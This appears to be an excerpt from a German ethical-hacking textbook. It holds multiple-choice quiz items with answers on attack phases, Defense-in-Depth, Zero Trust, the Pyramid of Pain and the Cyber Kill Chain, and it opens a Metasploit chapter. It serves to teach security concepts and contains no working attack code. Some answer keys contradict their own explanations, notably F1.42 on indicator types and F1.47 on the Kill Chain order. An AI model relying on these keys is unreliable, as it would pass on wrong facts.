F1.23 Ein Hacking-Angriff kann in die folgenden fünf Phasen unterteilt werden:

1. Gaining Access
2. Reconnaissance
3. Clearing Tracks
4. Maintaining Access
5. Scanning

In welcher Reihenfolge laufen diese Phasen in der Regel ab?

a) $2 \rightarrow 5 \rightarrow 1 \rightarrow 4 \rightarrow 3$

b) $1 \rightarrow 5 \rightarrow 2 \rightarrow 4 \rightarrow 3$

c) $1 \rightarrow 2 \rightarrow 5 \rightarrow 4 \rightarrow 3$

d) $2 \rightarrow 5 \rightarrow 4 \rightarrow 1 \rightarrow 3$

Die richtige Antwort ist (a) »$2 \rightarrow 5 \rightarrow 1 \rightarrow 4 \rightarrow 3$«. In der ersten Phase (*Reconnaissance*) sammelt der Angreifer so viele Informationen wie möglich über das Ziel. Das kann über verschiedene Methoden geschehen, einschließlich Social-Engineering und OSINT. In der zweiten Phase (*Scanning*) beginnt der Angreifer mit dem aktiven Scannen des Zielsystems. Dabei sucht er nach offenen Ports, Diensten, aktiven Maschinen, Gerätetypen, Betriebssysteminformationen und Schwachstellen. In der dritten Phase (*Gaining Access*) nutzt der Angreifer die identifizierten Schwachstellen aus, um sich Zugang zum Betriebssystem eines Computers im Netzwerk, den darauf laufenden Anwendungen oder dem Netzwerk selbst zu verschaffen. In der vierten Phase (*Maintaining Access*) versucht der Angreifer, den zuvor erlangten Zugang dauerhaft aufrechtzuerhalten. Das geschieht durch die Installation von Backdoors, Trojanern, Rootkits oder andere persistente Bedrohungen. In der letzten Phase (*Clearing Tracks*) versucht der Angreifer, seine Aktivitäten zu verschleiern, um nicht entdeckt zu werden.

F1.24 Luke ist Mitglied der Hackergruppe »nOObsled«, die sich auf das Hacken von Banken spezialisiert hat. Ihr neuestes Ziel ist die »Knauserbank« in Aincrad. Lukes aktuelle Aufgabe besteht darin, die beim Angriff entstandenen Einträge in den Server-Logs zu manipulieren. In welcher Phase eines Hacking-Angriffs befindet sich »nOObsled«?

a) Scanning

b) Gaining Access

c) Maintaining Access

d) Clearing Tracks

Die richtige Antwort ist (d) »Clearing Tracks«. Die Manipulation von Server-Logs hat das Ziel, die durch den Angriff verursachten Spuren zu verschleiern, um nicht entdeckt zu werden. *Scanning* ist die zweite Phase eines Hacking-Angriffs, in der der Angreifer das Zielsystem aktiv nach offenen Ports, Diensten, aktiven Maschinen, Gerätetypen, Betriebssysteminformationen und Schwachstellen scannt. In der Phase *Gaining Access* nutzt der Angreifer die zuvor identifizierten Schwachstellen aus, um sich Zugang zum Betriebssystem eines Computers im Netzwerk, zu den darauf laufenden Anwendungen oder zu dem Netzwerk selbst zu verschaffen. In der vierten Phase (*Maintaining Access*) versucht der Angreifer, den zuvor erlangten Zugang dauerhaft aufrechtzuerhalten.

F1.25 Welches Element im Diamanten-Modell beschreibt, wie ein Angriff durchgeführt wurde?

a) Opfer

b) Angreifer

c) Fähigkeiten

d) Infrastruktur

Die richtige Antwort ist (c) »Fähigkeiten«. Das *Opfer* ist die Zielorganisation, die angegriffen werden soll. Unter dem *Angreifer* versteht man denjenigen, der das Opfer angreift. Die *Infrastruktur* umfasst die Ressourcen, die der Angreifer nutzt, um den Angriff durchzuführen, z. B. Server.

F1.26 Was ist die äußerste Schicht des Defense-in-Depth-Modells?

a) Physische Sicherheit

b) Richtlinien und Verfahren

c) Perimeter-Schutz

d) Internes Netzwerk

Die richtige Antwort ist (b) »Richtlinien und Verfahren«. Diese äußerste Schicht konzentriert sich auf die Sicherheitsvorgaben und das Sicherheitsbewusstsein innerhalb der Organisation. Die *physische Sicherheit* folgt direkt auf die Richtlinien und Verfahren. Damit ist der Schutz der Gebäude, Serverräume und Arbeitsplätze gemeint. Typische Maßnahmen umfassen Zugangskontrollen, Überwachungskameras, Sicherheitspersonal und Alarmanlagen. Der *Perimeter-Schutz* folgt auf die physische Sicherheit und bezieht sich auf die äußeren Schutzbarrieren eines Netzwerks. Dazu zählen Firewalls, demilitarisierte Zonen (DMZ) und Intrusion-Detection- bzw. Intrusion-Prevention-Systeme (IDS/IPS), die den externen Datenverkehr überwachen und filtern sollen. Die Schicht *Internes Netzwerk* schützt das interne Netzwerk vor Bedrohungen, die bereits den Perimeter durchdrungen haben.

F1.27 Was ist die innerste Schicht des Defense-in-Depth-Modells?

a) Perimeter-Schutz

b) Anwendungssicherheit

c) Daten

d) Endpunkt- bzw. Host-Sicherheit

Die richtige Antwort ist (c) »Daten«. Sie stellt das eigentliche Ziel vieler Angriffe dar, also sensible Informationen wie Passwörter, personenbezogene Daten, Geschäftsdokumente oder Quellcode. Der *Perimeter-Schutz* bezieht sich auf die äußeren Schutzbarrieren eines Netzwerks. In der *Anwendungssicherheits-Schicht* werden Anwendungen geschützt, die auf den Hosts ausgeführt werden. Durch einen Penetrationstest werden üblicherweise Schwachstellen in den Anwendungen aufgespürt, z. B. die Anfälligkeit für SQL-Injections, und es wird versucht, diese durch Gegenmaßnahmen (wie eine Input-Validierung) zu beheben. Auf der *Endpunkt- bzw. Host-Sicherheits-Ebene* wird der Schutz einzelner Computer oder Server sichergestellt. Dazu gehören Maßnahmen wie die Installation von Antivirensoftware, das Patch-Management, lokale Firewalls und Verschlüsselungstechnologien, um die Systeme vor direkten Angriffen zu schützen.

F1.28 In welcher Schicht des Defense-in-Depth-Modells kommen Firewalls, DMZs, IDS und IPS zum Einsatz, die den externen Datenverkehr überwachen und filtern sollen?

a) Physische Sicherheit

b) Perimeter-Schutz

c) Endpunkt- bzw. Host-Sicherheit

d) Anwendungssicherheit

Die richtige Antwort ist (b) »Perimeter-Schutz«. Die *physische Sicherheit* wird z. B. durch Zugangskontrollen, Überwachungskameras, Sicherheitspersonal und Alarmanlagen sichergestellt. *Endpunkt- bzw. Host-Sicherheit* erreicht man beispielsweise durch die Installation von Antivirensoftware, durch lokale Firewalls und durch Verschlüsselung. Die *Anwendungssicherheit* wird durch Maßnahmen gewährleistet, die die während eines Penetrationstests gefundenen Schwachstellen beheben bzw. verhindern.

F1.29 Welche Maßnahme gehört primär zur Schicht der Anwendungssicherheit im Defense-in-Depth-Modell?

a) Firewall-Konfiguration

b) Input-Validierung

c) Verschlüsselung der Festplatte

d) Überwachungskameras

Die richtige Antwort ist (b) »Input-Validierung«. Die Anwendungssicherheit zielt darauf ab, Schwachstellen in Softwareanwendungen zu erkennen und zu beheben, bevor sie von Angreifern ausgenutzt werden können. Eine zentrale Maßnahme ist die *Input-Validierung*: Sie verhindert beispielsweise SQL-Injections oder Cross-Site Scripting, indem Benutzereingaben geprüft und bereinigt werden. Die *Firewall-Konfiguration* gehört zum Perimeter-Schutz, da sie den Netzwerkzugriff reguliert. Die *Festplattenverschlüsselung* ist eine Maßnahme der Endpunkt- bzw. Host-Sicherheit. *Überwachungskameras* hingegen fallen in den Bereich der physischen Sicherheit und dienen dazu, den Zugang zu IT-Systemen und Rechenzentren zu kontrollieren.

F1.30 Welches Sicherheitsmodell beruht auf der Annahme, dass niemandem im Netzwerk – weder innerhalb noch außerhalb – vertraut werden soll?

a) Diamanten-Modell

b) Zero-Trust-Modell

c) Pyramide des Schmerzes

d) Defense-in-Depth

Die richtige Antwort ist (b) »Zero-Trust-Modell«. Das *Zero-Trust-Modell* basiert auf dem Grundsatz »Never trust, always verify«. Es geht davon aus, dass weder interne noch externe Benutzer oder Systeme per se vertrauenswürdig sind. Jeder Zugriff muss authentifiziert, autorisiert und kontinuierlich überwacht werden. Das *Diamanten-Modell* dient zur Analyse von Cyberangriffen, die *Pyramide des Schmerzes* beschreibt, wie stark verschiedene Arten von IoCs einem Angreifer wehtun, und *Defense-in-Depth* verfolgt ein mehrschichtiges Schutzkonzept, geht jedoch nicht so radikal von generellem Misstrauen aus wie das Zero-Trust-Modell.

F1.31 Welcher Grundsatz beschreibt das zentrale Prinzip des Zero-Trust-Modells am besten?

a) Einmal authentifiziert – immer vertrauenswürdig.

b) Vertraue niemandem – überprüfe jeden Zugriff kontinuierlich.

c) Schütze nur den äußeren Netzwerkperimeter.

d) Benutzer im internen Netzwerk benötigen keine Autorisierung.

Die richtige Antwort ist (b) »Vertraue niemandem – überprüfe jeden Zugriff kontinuierlich«. Das *Zero-Trust-Modell* basiert auf dem Ansatz, dass kein Benutzer, Gerät oder Dienst automatisch als vertrauenswürdig gilt, selbst wenn er sich innerhalb des eigenen Netzwerks befindet. Stattdessen wird jeder Zugriff individuell geprüft, kontextabhängig bewertet (z. B. basierend auf Standort, Gerätezustand oder Uhrzeit) und nur bei positiver Verifikation freigegeben. Im Gegensatz zu traditionellen Sicherheitsmodellen, die auf Perimeter-Vertrauen setzen, verfolgt Zero Trust eine Assume-the-Breach-Mentalität: Man geht davon aus, dass ein Angreifer bereits im System ist, und

minimiert Risiken durch strikte Zugriffsbeschränkung, Segmentierung und kontinuierliche Überwachung.

F1.32 Welche der folgenden Maßnahmen ist am wenigsten typisch für eine Zero-Trust-Architektur?

a) Multi-Faktor-Authentifizierung (MFA)

b) Netzwerksegmentierung

c) Single Sign-On (SSO)

d) Standardmäßiger Zugriff auf interne Ressourcen bei bekanntem Gerät

Die richtige Antwort ist (d) »Standardmäßiger Zugriff auf interne Ressourcen bei bekanntem Gerät«. Im *Zero-Trust-Modell* wird kein Zugriff allein auf Basis eines bekannten Geräts gewährt. Auch intern genutzte Geräte müssen bei jedem Zugriff authentifiziert und autorisiert werden. *MFA*, *Netzwerksegmentierung* und *SSO* sind hingegen typische Elemente einer Zero-Trust-Umgebung. Sie stärken die Identitätssicherung, begrenzen die Bewegungsfreiheit im Netzwerk und erleichtern zugleich die Nutzerverwaltung bei hoher Sicherheit.

F1.33 Welches der folgenden Frameworks besteht aus den vier Elementen »Angreifer«, »Opfer«, »Infrastruktur« und »Fähigkeiten«?

a) Defense-in-Depth

b) Cyber Threat Intelligence

c) Diamond Model

d) MITRE ATT&CK Framework

Die richtige Antwort ist (c) »Diamond Model« (dt. *Diamanten-Modell*). *Defense-in-Depth* ist eine Strategie, die darauf abzielt, durch mehrere Schutzschichten die Sicherheit von Systemen und Netzwerken zu erhöhen. Das Ziel der *Cyber Threat Intelligence* ist es, Organisationen dabei zu unterstützen, sich besser gegen Cyberangriffe zu schützen, indem sie frühzeitig über Bedrohungen informiert werden und präventive Maßnahmen ergreifen können. Das *MITRE ATT&CK Framework* ist ein bekanntes Werkzeug in der Cybersicherheit, das TTPs von Angreifern systematisch dokumentiert und hilft, diese besser zu verstehen.

F1.34 Was bildet die unterste Ebene der Pyramide des Schmerzes?

a) IP-Adressen

b) Hashwerte

c) TTP

d) Domainnamen

Die richtige Antwort ist (b) »Hashwerte«. Auf dieser Ebene ist der Schmerz für den Angreifer sehr gering. *Hashwerte* lassen sich durch kleine Änderungen an der Datei

leicht verändern. Bei *IP-Adressen* ist der Schmerz für den Angreifer ebenfalls gering, denn sie können mit einem geringen Aufwand gewechselt werden. Die *Taktiken, Techniken und Vorgehensweisen (TTP)* bilden die oberste Ebene der Pyramide des Schmerzes. Bei *Domainnamen* erleidet der Angreifer einen mittelstarken Schmerz, denn neue Domains lassen sich zwar registrieren, jedoch ist der Aufwand dafür bereits etwas höher.

F1.35 Auf welcher Ebene der Pyramide des Schmerzes muss ein Angreifer z. B. von Metasploit auf Cobalt Strike umsteigen, um nicht erkannt zu werden?

a) Tools

b) Hashwerte

c) IP-Adressen

d) Domainnamen

Die richtige Antwort ist (a) »Tools«. *Cobalt Strike* kann in manchen Punkten als Alternative zu *Metasploit* verwendet werden. Hierbei handelt es sich um einen Wechsel der verwendeten Tools, was auf der (von der Spitze aus betrachtet) zweiten Ebene der Pyramide des Schmerzes erfolgt. Auf der untersten Ebene müssen Hashwerte geändert werden, dicht gefolgt von IP-Adressen und Domainnamen.

F1.36 Was ist die oberste Ebene der Pyramide des Schmerzes?

a) TTP

b) Tools

c) Domainnamen

d) Netzwerk-Artefakte

Die richtige Antwort ist (a) »TTP«. Ein Wechsel der *TTPs* ist mit einem extrem hohen Aufwand verbunden. Die TTPs spiegeln die grundsätzliche Arbeitsweise eines Angreifers wider. Werden diese erkannt und gezielt verhindert, muss der gesamte Angriffsansatz überarbeitet werden, was enorm zeit- und ressourcenintensiv ist. Die verwendeten *Tools* zu wechseln, ist mit einem sehr hohen Schmerz verbunden, denn wenn Sie in der Lage sind, bestimmte Tools zuverlässig zu erkennen und abzuwehren, muss der Angreifer entweder auf neue Tools umsteigen oder eigene Werkzeuge entwickeln. Beim Registrieren neuer *Domainnamen* erleidet der Angreifer einen mittelstarken Schmerz, da eine gute OPSEC erforderlich ist und damit viel organisatorischer Aufwand einhergeht. *Netzwerk-Artefakte* befinden sich auf der (von der Spitze aus betrachtet) dritten Ebene der Pyramide des Schmerzes.

F1.37 Aus wie vielen Ebenen besteht die Pyramide des Schmerzes?

a) 5

b) 6

c) 7

d) 8

Die richtige Antwort ist (b) »6«. Die sechs Schichten der Pyramide des Schmerzes lauten, vom Boden in Richtung Spitze aus betrachtet: Hashwerte, IP-Adressen, Domainnamen, Netzwerk- oder Host-Artefakte, Tools und TTP.

F1.38 Gegeben seien die folgenden sechs Ebenen der Pyramide des Schmerzes:

1. Tools
2. TTP
3. IP-Adressen
4. Domainnamen
5. Netzwerk- oder Host-Artefakte
6. Hashwerte

In welcher Reihenfolge (vom Boden bis zur Spitze verlaufend) müssen diese Ebenen vom Angreifer mit zunehmendem Schmerzensgrad durchlaufen werden?

a) $6 \rightarrow 3 \rightarrow 4 \rightarrow 5 \rightarrow 1 \rightarrow 2$

b) $2 \rightarrow 1 \rightarrow 5 \rightarrow 4 \rightarrow 3 \rightarrow 6$

c) $6 \rightarrow 5 \rightarrow 3 \rightarrow 4 \rightarrow 1 \rightarrow 2$

d) $2 \rightarrow 5 \rightarrow 1 \rightarrow 4 \rightarrow 3 \rightarrow 3$

Die richtige Antwort ist (a) »$6 \rightarrow 3 \rightarrow 4 \rightarrow 5 \rightarrow 1 \rightarrow 2$«. Die sechs Schichten der Pyramide des Schmerzes lautet mit zunehmender Schmerzintensität: Hashwerte, IP-Adressen, Domainnamen, Netzwerk- oder Host-Artefakte, Tools und TTP.

F1.39 Worin unterscheidet sich ein Hacker von einem Ethical Hacker?

a) Einem Ethical Hacker stehen weniger Hacking-Tools zur Verfügung.

b) Ein Ethical Hacker hat mehr Erfahrung als ein Hacker.

c) Ein Ethical Hacker arbeitet bei einem Angriff im rechtlichen Graubereich.

d) Ein Ethical Hacker hat bei einem Angriff auf eine Firma die Erlaubnis der Geschäftsführung.

Die richtige Antwort ist (d) »Ein Ethical Hacker hat bei einem Angriff auf eine Firma die Erlaubnis der Geschäftsführung« richtig. Mit »Hacker« ist in der Frage ein *Black Hat Hacker* gemeint, der auf der dunklen Seite der (Cyber-)Macht steht. Ein *Ethical Hacker* verfügt über die gleichen Hacking-Tools wie ein Hacker. Er hat auch nicht zwangsläufig mehr Erfahrung als ein Hacker und arbeitet auch nicht im rechtlichen Graubereich, denn er hat quasi die »Lizenz zum Hacken« von seinem Auftraggeber erhalten.

F1.40 Unter Defense-in-Depth versteht man eine Reihe von Verteidigungsmechanismen, die zum Schutz wertvoller Daten errichtet werden. Diese werden in den folgenden Schichten organisiert:

1. Internal Network
2. Application
3. Host
4. Policies, Procedures and Awareness
5. Perimeter
6. Physical
7. Data

Fällt einer der Verteidigungsmechanismen aus, schaltet sich sofort der nächste ein. In welcher Reihenfolge müssen diese Schichten von einem Hacker durchdrungen werden?

a) 4 → 6→ 5 → 1 → 3 → 2 → 7

b) 4 → 6→ 5 → 2 → 3 → 1 → 7

c) 4→ 6 → 5 → 1 → 2 → 3 → 7

d) 4 → 6 → 5 → 7 → 1 → 2 → 3

Die richtige Antwort ist (a) »4 → 6 → 5 → 1 → 3 → 2 → 7«. Ganz außen stehen die *Policies, Procedures and Awareness (Richtlinien und Verfahren)*. Diese äußerste Schicht konzentriert sich auf die Sicherheitsvorgaben und das Sicherheitsbewusstsein innerhalb der Organisation. Mit der *physischen Sicherheit (Physical)* meint man den Schutz physischer Ressourcen wie Gebäude, Serverräume und Arbeitsplätze. Der *Perimeter-Schutz (Perimeter)* bezieht sich auf die äußeren Schutzbarrieren eines Netzwerks. Dazu zählen Firewalls, demilitarisierte Zonen (DMZ) und Intrusion-Detection- bzw. Intrusion-Prevention-Systeme (IDS/IPS), die den externen Datenverkehr überwachen und filtern sollen. Danach wird das *interne Netzwerk (Internal Network)* vor Bedrohungen geschützt, die bereits den Perimeter durchdrungen haben. Auf der *Host*-Ebene wird der Schutz einzelner Computer oder Server sichergestellt. Auch Anwendungen, die auf den Hosts ausgeführt werden, müssen geschützt werden. Durch einen Penetrationstest werden üblicherweise Schwachstellen in einer *Anwendung (Application)*, wie z. B. die Anfälligkeit für SQL-Injections, aufgespürt, und danach wird versucht, Gegenmaßnahmen einzurichten, z. B. eine Input-Validierung. Die letzte Ebene im Defense-in-Depth-Modell bilden die *Daten (Data)*. Hier kommen Maßnahmen wie Datenverschlüsselung, strenge Zugriffskontrollen und Backup-Lösungen zum Einsatz.

F1.41 Welche der folgenden Handlungen fällt nicht in die Kategorie »Ethical Hacking«?

a) Durchführen eines Penetrationstests

b) Eine Webanwendung auf Schwachstellen scannen

c) Defense-in-Depth-Implementierung

d) Scannen eines Netzwerks mit nmap

Die richtige Antwort ist (c) »Defense-in-Depth-Implementierung«. Die *Durchführung eines Penetrationstests* kann zu den Aufgaben eines Ethical Hackers zählen. Beachten Sie aber, dass jeder Pentester ein Ethical Hacker, doch nicht jeder Ethical Hacker ein Penetrationstester ist. Im Rahmen eines solchen Penetrationstests kann es durchaus vorkommen, dass man eine Webanwendung auf Schwachstellen scannen muss. Dabei kann beispielsweise das Tool `nmap` zum Einsatz kommen. Die *Implementierung einer Defense-in-Depth-Strategie* zählt jedoch nicht zum Aufgabenbereich eines Ethical Hackers. Das ist die Aufgabe verschiedener Parteien innerhalb eines Unternehmens und Teil des Prozesses zum Auf- bzw. Ausbau eines Informationssicherheitsmanagementsystems (ISMS).

F1.42 Welche Indicators of Compromise (IoC) werden durch die Analyse eines infizierten Systems innerhalb eines Unternehmensnetzwerks gefunden?

a) Netzwerk-Indikatoren

b) Host-basierte Indikatoren

c) Verhaltensindikatoren

d) E-Mail-Indikatoren

Die richtige Antwort ist (a) »Netzwerk-Indikatoren«. *Netzwerk-Indikatoren* deuten auf verdächtige Aktivitäten in einem Netzwerk hin. Das können beispielsweise spezifische URLs, Domainnamen und IP-Adressen sein, die mit schädlichen Aktivitäten in Verbindung gebracht werden. *Host-basierte Indikatoren* werden durch die Analyse von Systemen innerhalb des Netzwerks gewonnen. *Verhaltensindikatoren* beziehen sich auf spezifische Aktionen oder Verhaltensmuster, die auf eine schädliche Aktivität hindeuten. Das können z. B. fehlerhafte Anmeldeversuche, das Ausführen bestimmter Skripte, Zugriffsversuche auf geschützte Bereiche, verdächtige Befehle und eine erfolgreiche Anmeldung »vom anderen Ende der Welt« sein. *E-Mail-Indikatoren* sind beispielsweise verdächtige Absenderadressen, Betreffzeilen, Dateianhänge oder URLs, die vor einem Phishing-Angriff warnen.

F1.43 In welche IoC-Kategorie fallen manipulierte Registry-Einträge?

a) Netwerk-Indikatoren

b) Host-basierte Indikatoren

c) Verhaltensindikatoren

d) E-Mail-Indikatoren

Die richtige Antwort ist (b) »Host-basierte Indikatoren«. *Host-basierte Indikatoren* werden durch die Analyse von Systemen innerhalb des Netzwerks gewonnen. Neben manipulierten Registry-Einträgen zählen auch verdächtige Dateinamen und unbekannte oder ungewöhnliche Dienste oder Prozesse zu dieser IoC-Kategorie. Durch *Netzwerk-Indikatoren* können verdächtige Aktivitäten in einem Netzwerk festgestellt werden. *Verhaltensindikatoren* beziehen sich auf spezifische Aktionen oder Verhaltensmuster, die auf eine schadhafte Aktivität hindeuten. *E-Mail-Indikatoren* beziehen sich auf Anzeichen in E-Mails, die ein Hinweis auf einen Phishing- oder Malware-Angriff sein könnten. Das können z. B. verdächtige Absenderadressen, Betreffzeilen, Dateianhänge oder URLs sein.

F1.44 Welches Konzept fußt auf der Implementierung mehrerer Schichten von Sicherheitskontrollen, um ein Netzwerk oder System besser zu schützen?

a) Single Sign-On (SSO)

b) Zero Trust

c) Defense-in-Depth

d) Least Privilege

Die richtige Antwort ist (c) »Defense-in-Depth«. *Defense-in-Depth* basiert auf der Idee, dass es keinen absoluten Schutz gibt und dass jede einzelne Sicherheitsmaßnahme überwunden werden kann. Daher wird durch die Implementierung verschiedener Sicherheitsmaßnahmen auf unterschiedlichen Schichten die Gesamtsicherheit erhöht, wodurch die Wahrscheinlichkeit reduziert wird, dass ein Angreifer mit einem einzigen Angriff erfolgreich ist. *Single Sign-On (SSO)* ist ein Authentifizierungsmechanismus, bei dem sich ein Benutzer einmalig anmeldet, um anschließend Zugriff auf mehrere, voneinander unabhängige Systeme oder Anwendungen zu erhalten, ohne sich erneut einloggen zu müssen. Dieses Konzept zielt auf Benutzerfreundlichkeit ab, da es die Anzahl der Anmeldungen reduziert; es hat aber nichts direkt mit der Implementierung mehrerer Schichten von Sicherheitskontrollen zu tun. Das *Zero-Trust-Modell* basiert auf der Philosophie, dass niemandem, weder innerhalb noch außerhalb des Netzwerks, automatisch vertraut werden darf. Jede Anfrage muss überprüft werden, unabhängig davon, woher sie kommt, und Benutzer oder Geräte müssen ihre Identität und ihre Berechtigung kontinuierlich nachweisen. Das *Least-Privilege-Prinzip* besagt, dass Benutzern und Systemen nur die minimalen Zugriffsrechte gewährt werden sollten, die sie benötigen, um ihre Aufgaben zu erfüllen. Dieses Konzept reduziert das Risiko von Missbrauch, indem es den Zugriff einschränkt; es hat aber keine direkte Verbindung zur Verwendung mehrerer Sicherheitsschichten wie es bei Defense-in-Depth der Fall ist.

F1.45 Was sind Gray Hat Hacker?

a) Hacker, die in der gesetzlichen Grauzone operieren
b) Digitale Selbstmordattentäter
c) Hacker, die kaum über technische Kenntnisse verfügen
d) Hacker, die aufgrund von religiösen und politischen Überzeugungen groß angelegte Hackerangriffe starten

Die richtige Antwort ist (a) »Hacker, die in der gesetzlichen Grauzone operieren«. Unter *digitalen Selbstmordattentätern* versteht man *Suicide Hacker*. Hacker, die kaum über technische Kenntnisse verfügen, nennt man *Script Kiddies*. Hacker, die aufgrund von religiösen und politischen Überzeugungen groß angelegte Hackerangriffe starten, nennt man *Cyber Terrorists*.

F1.46 Was versteht man unter einem Hacktivist?

a) Einen staatlich finanzierten Hacker
b) Einen Hacker, der Geschäftsgeheimnisse stiehlt und z. B. an Konkurrenten eines Unternehmens verkauft
c) Einen digitalen Selbstmordattentäter
d) Einen politisch motivierten Hacker

Die richtige Antwort ist (d) »Einen politisch motivierten Hacker«. Ein Beispiel für die Gruppe der *Hacktivists* ist »Anonymous«. Staatlich finanzierte Hacker nennt man auf Englisch *State-Sponsored Hacker*. Hacker, die Geschäftsgeheimnisse stehlen und z. B. an Konkurrenten eines Unternehmens verkaufen, sind *Industrial Spies* bzw. *Industriespione*. Die *digitalen Selbstmordattentäter* heißen auf Englisch *Suicide Hacker*. Das sind Personen, die es bewusst in Kauf nehmen, für ihre Aktivitäten ins Gefängnis zu gehen.

F1.47 Was macht ein Angreifer in der Delivery-Phase der Cyber Kill Chain?

a) Der Angreifer sammelt Informationen über das potenzielle Ziel, um Schwachstellen zu identifizieren und Angriffsvektoren zu planen.
b) Der Angreifer nutzt eine Schwachstelle aus, um Kontrolle über das Ziel zu erlangen.
c) Der Angreifer versucht, einen Exploit auf das Ziel zu übertragen.
d) Der Angreifer installiert Malware auf dem Ziel.

Die richtige Antwort ist (c) »Der Angreifer versucht, einen Exploit auf das Ziel zu übertragen«. Informationen über das potenzielle Ziel sammelt der Angreifer in der ersten Phase eines Hacking-Angriffs, der sogenannten *Reconnaissance*. Die Phase, in der ein Angreifer eine Schwachstelle ausnutzt, um Kontrolle über das Ziel zu erlangen, nennen wir *Exploitation*. Direkt darauf folgt die Phase *Delivery*, in der der Angreifer dann versucht, einen Exploit auf das Ziel zu übertragen. In der fünften Phase (*Installation*) installiert der Angreifer dann Malware auf dem Ziel.

F1.48 Was macht ein Angreifer in der Weaponization-Phase der Cyber Kill Chain?

a) Der Angreifer entwickelt den Schadcode, der für den Angriff verwendet wird.

b) Der Angreifer versucht, einen Exploit auf das Ziel zu übertragen.

c) Der Angreifer installiert Malware auf dem Ziel.

d) Der Angreifer etabliert eine bidirektionale Verbindung zum infizierten Zielsystem, um es zu steuern und weitere Angriffe durchzuführen.

Die richtige Antwort ist (a) »Der Angreifer entwickelt den Schadcode, der für den Angriff verwendet wird«. Die Phase, in der ein Angreifer versucht, einen Exploit auf das Ziel zu übertragen, nennt man *Delivery*. Diese Phase findet direkt nach der Entwicklung des Schadcodes statt, die in der Phase *Weaponization* erfolgt. In der Phase *Installation* installiert der Angreifer Malware auf dem Ziel. Eine bidirektionale Verbindung zum infizierten System, mit dem Ziel, es zu steuern und weitere Angriffe durchzuführen, wird in der Phase *Command and Control* aufgebaut.

F1.49 Was versteht man unter Electronic Warfare?

a) Eine Form der Kriegsführung, die darauf abzielt, die Kontrolle über ein kompromittiertes Netzwerk oder System zu übernehmen

b) Eine Form der Kriegsführung, bei der sensorgestützte Technologien genutzt werden, die gezielt technische Systeme stören

c) Eine Form der Kriegsführung, die sich auf den Einsatz und die Abwehr von Funk- und Signaltechnologien konzentriert

d) Eine Form der Kriegsführung, bei der durch Propaganda, Desinformation und Angst Einfluss auf die Moral und die Wahrnehmung des Gegners genommen werden soll

Die richtige Antwort ist (c) »Eine Form der Kriegsführung, die sich auf den Einsatz und die Abwehr von Funk- und Signaltechnologien konzentriert«. Eine Form der Kriegsführung, die darauf abzielt, die Kontrolle über ein kompromittiertes Netzwerk oder System zu übernehmen, nennt man *Command-and-Control Warfare (C2W)*. Eine Form der Kriegsführung, bei der sensorgestützte Technologien genutzt werden, die gezielt technische Systeme stören, nennt man *Intelligence-Based Warfare (IBW)*. Das Schlüsselwort ist hier »sensorgestützte Technologien«. Eine Form der Kriegsführung, bei der durch Propaganda, Desinformation und Angst Einfluss auf die Moral und die Wahrnehmung des Gegners genommen werden soll, nennt man *Psychological Warfare (PSYOPS)*.

F1.50 Wobei handelt es sich um spezifische Methoden, die von einem Angreifer eingesetzt werden, um seine Ziele zu erreichen?

a) Tactics

b) Techniques

c) Procedures

d) MITRE ATT&CK

Die richtige Antwort ist (b) »Techniques«. Die *Techniques* beschreiben das »Wie« eines Angriffs und umfassen Aktionen wie das Eindringen ins System durch Ausnutzen von Schwachstellen, den Betrieb von Command-and-Control-Kanälen sowie den Zugriff auf die Infrastruktur des Ziels. Die *Tactics* legen die allgemeinen Ziele des Angreifers fest. Sie beschreiben das »Was« eines Angriffs, beispielsweise das Ausführen von Schadcode, das Exfiltrieren von Daten oder das Stören von IT-Systemen. Die *Procedures* sind eine Abfolge bestimmter Aktionen, die von dem Angreifer durchgeführt werden. Diese beinhalten eine Vielzahl von Handlungen, die je nach den spezifischen Zielen und der zur Verfügung stehenden Infrastruktur des Angreifers angepasst werden können.

Kapitel 6
Metasploit

Durch gezieltes Ansprechen von Sicherheitslücken in Software oder Systemen wird versucht, unautorisierten Zugriff oder Kontrolle zu erlangen. Mit dem Metasploit-Framework kann man automatisiert passende Exploits auswählen, konfigurieren und gegen verwundbare Systeme einsetzen. In diesem Kapitel lernen Sie,

- was man unter Exploits versteht und wie Sie nach ihnen suchen können,
- was Metasploit ist und wie Sie es einsetzen,
- wie Sie mit der vulnerablen Maschine *Metasploitable 2* den praktischen Umgang mit Metasploit üben können,
- wie Sie einen Exploit für `vsftpd 2.3.4` konkret ausnutzen und
- wie Sie mit Metasploit SMTP-Benutzer enumerieren können.

6.1 Exploits

Unter einem *Exploit* versteht man Code, der Sicherheitslücken in Software, Betriebssystemen oder Netzwerken ausnutzt. Exploits werden verwendet, um z. B. unautorisierten Zugriff auf ein Zielsystem zu erlangen, Informationen auszuspähen oder um Malware zu installieren.

Tabelle 6.1 zeigt die sieben Phasen, die bei der Verwendung eines Exploits durchlaufen werden:

Nr.	Phase	Erklärung
1	Identifizierung der Schwachstelle	In der ersten Phase wird gezielt nach einer Sicherheitslücke in einer Software oder einem System gesucht.
2	Risikoabwägung	In der zweiten Phase wird bewertet, wie schwerwiegend die Auswirkungen eines Angriffs durch die Ausnutzung der Schwachstelle sein könnten.

Tabelle 6.1 Schritte, die bei der Verwendung eines Exploits durchlaufen werden.

Nr.	Phase	Erklärung
3	Einschätzung der Exploitierbarkeit	In der dritten Phase wird analysiert, was durch das Ausnutzen der Schwachstelle erreicht werden kann, z. B. der Zugriff auf sensible Daten oder die Ausführung von Code.
4	Entwicklung oder Anpassung eines Exploits	Auf Basis der analysierten Schwachstelle wird ein Exploit geschrieben oder angepasst, der die Lücke gezielt ausnutzt.
5	Wahl des Angriffsvektors	Nun wird entschieden, wie der Exploit zum Ziel gelangt, z. B. durch Phishing, über eine offene Netzwerkverbindung oder über physischen Zugang.
6	Generieren und Übertragen der Payload	In der fünften Phase wird die Payload, z. B. eine Reverse Shell oder Ransomware, erstellt und über den gewählten Angriffsweg auf das Zielsystem übertragen.
7	Post-Exploitation	In der letzten Phase wird versucht, die durch den Exploit erlangte Kontrolle zu festigen und auszubauen. Dazu kann unter anderem ein Remote-Zugriff eingerichtet werden, um dauerhaft mit dem System kommunizieren zu können.

Tabelle 6.1 Schritte, die bei der Verwendung eines Exploits durchlaufen werden. (Forts.)

6.2 Die Suche nach Exploits

Es gibt mehrere Anlaufstellen, bei denen man nach Exploits suchen kann. In diesem Abschnitt lernen Sie einige solcher Plattformen kennen und erfahren, wie Sie sie in der Praxis nutzen können.

